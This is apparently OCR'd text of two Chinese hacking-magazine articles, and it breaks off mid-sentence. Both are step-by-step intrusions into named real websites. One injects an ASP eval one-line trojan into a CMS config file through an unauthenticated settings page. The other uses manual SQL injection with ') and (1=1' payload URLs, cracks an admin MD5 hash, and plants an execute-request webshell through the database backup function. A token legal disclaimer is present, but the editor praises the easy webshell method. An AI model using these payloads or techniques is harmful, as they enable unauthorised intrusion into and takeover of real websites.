
图 3

我们点击系统设置的“基本设置”，如图3。

为什么看这里呢？因为刚才打开数据库的时候发现里面只有两张表，那么像这些配置的信息是如何保存的呢？我们来看看 admin_set.asp 是怎么写的：

```
if action="ok" then
     zf11_Title = trim(Request.form("zf11_Title"))
     zf11_description = trim(Request.form("zf11_description"))
     zf11_http = trim(Request.form("zf11_http"))
     zf11_icp = trim(Request.form("zf11_icp"))
        '以上是接受用户提交的设置参数并且设置赋值给变量
     ………省略………
voteincdir = server.mappath("Include/setting.asp")
  Const ForReading =1, ForWriting = 2
  set fs = CreateObject("Scripting.FileSystemObject")
  set ts = fs.OpenTextFile(voteincdir,ForWriting, True)   '读写配置文件的操作
  ts.Write ""
  ts.Write "<"
  ts.Write "%"& vbCrLf
  ts.Write " zf11_Title= "&""""&zf11_Title&""""& vbCrLf
  ts.Write " zf11_description= "&""""&zf11_description&""""&vbCrLf
  ts.Write " zf11_http= "&""""&zf11_http&""""& vbCrLf
  ts.Write " zf11_icp= "&""""&zf11_icp&""""& vbCrLf
'未经任何过滤直接写入文件
```

相信大家都看懂了其中的奥妙，是的，我们只需要把一句话木马写到Include/setting.asp里面就能拿下webshell了，具体怎么做我们先看看Include/setting.asp的结构，如图4。



```
<%
zf11_Title= "四通政府网站管理系统"
zf11_description= "政府单位网站设计"
zf11_http= "www.zf11.com"
zf11_icp= "ICP备00000000号"
zf11_line_H= "150%"
zf11_Logo= "images/top1.swf"
zf11_Banner = "images/banner.swf"
zf11_qqonline = "67778681"
NeedCheck= ""
imageswidth= "120"
imagesheight= "90"
zf11db_All= "Database/zf11.mdb"
switch_onlingQQ= "0"
switch_softdown= "1"
switch_picshow= "1"
%>
```

图 4

我们可以随便插入任意一个参数，我们回到后台看看，我们这样填写，如图5。

我们在在线QQ那里加上"**":eval request("#");q="**"(编辑提示：冒号是asp代码里的链接符号，可以把两句写在一行不用回车)，点击设置就完成了，马上用海阳顶端木马的客户端连接一下 http://www.gzxqxj.com/include/setting.asp，如图6所示。




图 5




图 6

显然，整站的代码将暴露无遗，所谓的商业代码就这样轻松到手。

二、意外的0day

好不容易把后台都搬回来了，突然很对这商业的代码感兴趣了，因为一来是要花钱买的东西安全性做得一定不错吧，于是看了一下代码，还是刚才的那个admin_set.asp惹的祸。我们留意下面的代码：

```
<!--#include file="include/setting.asp"-->
<!--#include file="include/Conn.asp"-->
<!--#include file="include/char.asp" -->
<!--#include FILE="Include/Function.asp"-->
<%CheckAdmin3%>
<%
     action =trim(Request("action"))
```

上面包含了四个文件，经过逐一排查，发现下面的那一行<%CheckAdmin3%>貌似验证用户登陆的合法性检查语句犹如空操作，竟然在以上四个包含文件中都没找到！也就是说admin_set.asp这个文件是任何人都能够访问的，实践证明了这一点，就算退出后台也能够直接访问这个文件！

要说上面的入侵全靠运气的话，那么这个漏洞可以让任何一个新手不费吹灰之力便能摧毁整个网站，拥有如此致命漏洞的系统凭什么敢叫卖3000大洋？凭什么充当政府的门户？此思考三。后来的引证才知道，原来官方站点也存在同样的问题，也是毫不费劲地拿下了，留个图7做纪念吧。




图 7

但是官方到底是不是故意留下的后着，这就不得而知了。

其实目前很多商业代码做得很业余，反观动易在这方面真的是用心做出了质量，我想跟大家说的是选用或者订购代码要谨慎，尤其像政府机关单位，可不能拿着纳税人的钱去采购一些虚有其表的东西。本文没什么技术含量，希望大家以法律为重，不要拿本文的方法去触犯国家的法律，切记！

编辑点评：

作者利用程序的错误配置拿到了webshell。不过作者没有写清楚在得到webshell之前是如何看到了admin_set.asp的源码，是下载的源码里有这个文件的。作者思考的一、二、三，都是有道理的，看这篇文章最高兴的应当是许多读者了，又多了一个轻易拿webshell的方法。

我是这样渗透“My动力管理后台”的

图 天空一坏孩子

从本文中你可以学到：

一种新的 ACESS 备份得 webshell 的思路

一、 我用“ ）and （ 1=1 ”来玩注入

首先是找注入点，我不太喜欢用工具去扫。到网站上瞎转，不知道是啥整站系统，看到一个公告栏，点进去一看，首先映入眼帘的是：

http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1&ID=5

好熟悉的面孔啊！赶紧在后面加了一个单引号回车，很遗憾，返回信息为：类型不匹配：'Clng'。看来这里没有注入的可能性了。但也不要太绝望，还没结束呢，在ChannelID=1后面加一个单引号试试看吧，提交：http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1'&ID=5，回车，太好了，返回了：

Microsoft JET Database Engine 错误 '80040e14'
字符串的语法错误 在查询表达式 'IsSelected=True and (ChannelID=0 or ChannelID=1')
and (ShowType=0 or ShowType=1) and ID=25 order by ID Desc' 中。
/Announce.asp，行 19

看来没有仔细过滤喔，似乎可以注入的，但怎么构造呢？构造的语句仅不要实现在语句中间插入查询语句，并且要保证语句的完整性。经过短暂思考，如果将单引号换成）and（查询语句，查询表达式会变为：IsSelected=True and (ChannelID=0 or ChannelID=1) and (查询语句) and (ShowType=0 or ShowType=1)，语句就完整了，达到我们的目的了。

根据以往的经验，首先肯定要用 1 = 1 判断呀。我将“ChannelID=1”改为“ChannelID=1 ）and （ 1=1 ”，也就是最终查询表达式语句会变为 **IsSelected=True and (ChannelID=0 or ChannelID=1) and (1=1) and (ShowType=0 or ShowType=1)**，当然是成立的，如果没错的话，一定会正常返回的。提交 **http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1 ） and （ 1=1 &ID=5**，回车，返回通告页面正常，如图1所示；再将1=1 改成1=2，提交 **http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1 ） and （ 1=2 &ID=5**，返回的页面不同了，显示：“没有通告或找不到指定的通告”，如图2所示。




图 1




图 2

二、手工注入，拿下管理员密码

现在就可以开始手工注入了，好长时间没练练手了，都是工具把我们这些菜鸟惯的。不过转念一想，好像还没有哪种工具对内层的数据构造注入语句吧（*注意编辑点评*），把1=1改成我们的查询语句就行了，相信各位小菜都会吧，用了差不多二十分，得到了一个表名为admin，三个列名分别是：ID，username，password，猜到用户名是amtf，密码是经过md5加密的散列。MD5我当然懒得去暴力破解了，交给了我们的cmd5在线查询吧。很幸运，在www.cmd5.com我查到了原始密码。来到管理入口：http://www.beijinglawyer.org.cn/access/Admin_login.asp 填上用户名和密码，进去了，来到它的后台，如图3所示。




图 3

后来，用工具尝试着去猜解，发现是可以的，要把后面的&id=5去掉，再构造成：“http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1 ） and（ 1=1 ”，填到注入点地址， 啊D注入工具是可以进行注入的，比手工当然快多了，大家可以自己去试试。

三、上传asp木马受挫

现在通过后台才知道是my动力管理系统，而且还很老的，2004年的版本，可惜我没玩过。我也没去找它的漏洞信息，直接开工去拿webshell吧（*可不要像我呀，最好还是先去查查它的资料呀*）。最常规的思路是：赶快找个地方，传一匹asp木马上去。很快就找到了几个，但是不允许上asp、asa、cer之类的文件，只能传图片文件。马上又想到了通过备份数据库的方法，来到备份数据的操作界面，竟然不需要数据库源地址，晕！如图4所示。




图 4

第一感觉是不能备份小马的，那怎么办咧？点一下备份，备份成功，不过值得欣慰的是，备份的数据库是asa的后缀名。 嘿嘿，既然是asa的后缀，那就有办法了。办法当然是：我们可以插入一句话asp木马到当前数据库，通过备份数据库，拿到webshell。马上开工吧，在“用户管理”栏目里添加一个管理员，用户名是：<%execute request("value")%>，添加成功，然后备份数据库，备份路径为Databackup\2007-5-21.asa，用蓝屏大叔的一句话木马客户端连接，提交一匹大马上去，提交路径是http://www.beijinglawyer.org.cn/access/Databackup/2007-5-26.asa，但是提交出错了，见图5、6，返回：没有Script 块缺少脚本关闭标记(%>)，看来这个数据库不像其他的数据库那样，里面肯定有些语句干扰了我们的一句话木马的执行。看来只


有暂时结束了，接下来是最精彩的部分。


四、失败是成功之母

回到寝室，用自己的电脑去下载了一个“my 动力文章整站系统”，用netbox组建了一个运行环境。也来到了后台，这次我看到了一个上次没注意到的东西，“恢复数据库”这个栏目，想了一会儿，又有了思路。

我的思路是：先将木马以图片格式传上去，然后通过恢复数据库功能，把当前数据库恢复成我们的asp木马，再通过备份数据库把它导出来，成为正常的asa文件，这样就可以得到我们的asa马了，呵呵。

为保险起见，先在本地做试验，在添加文章的栏目里上传asp木马asp.jpg，得到相对路径为UploadFiles/200752121146489.jpgp，如图7，然后进行“恢复数据库”，恢复成功，接着赶紧进行数据库备份，将小马导出去，可惜失败了，出现了错误：

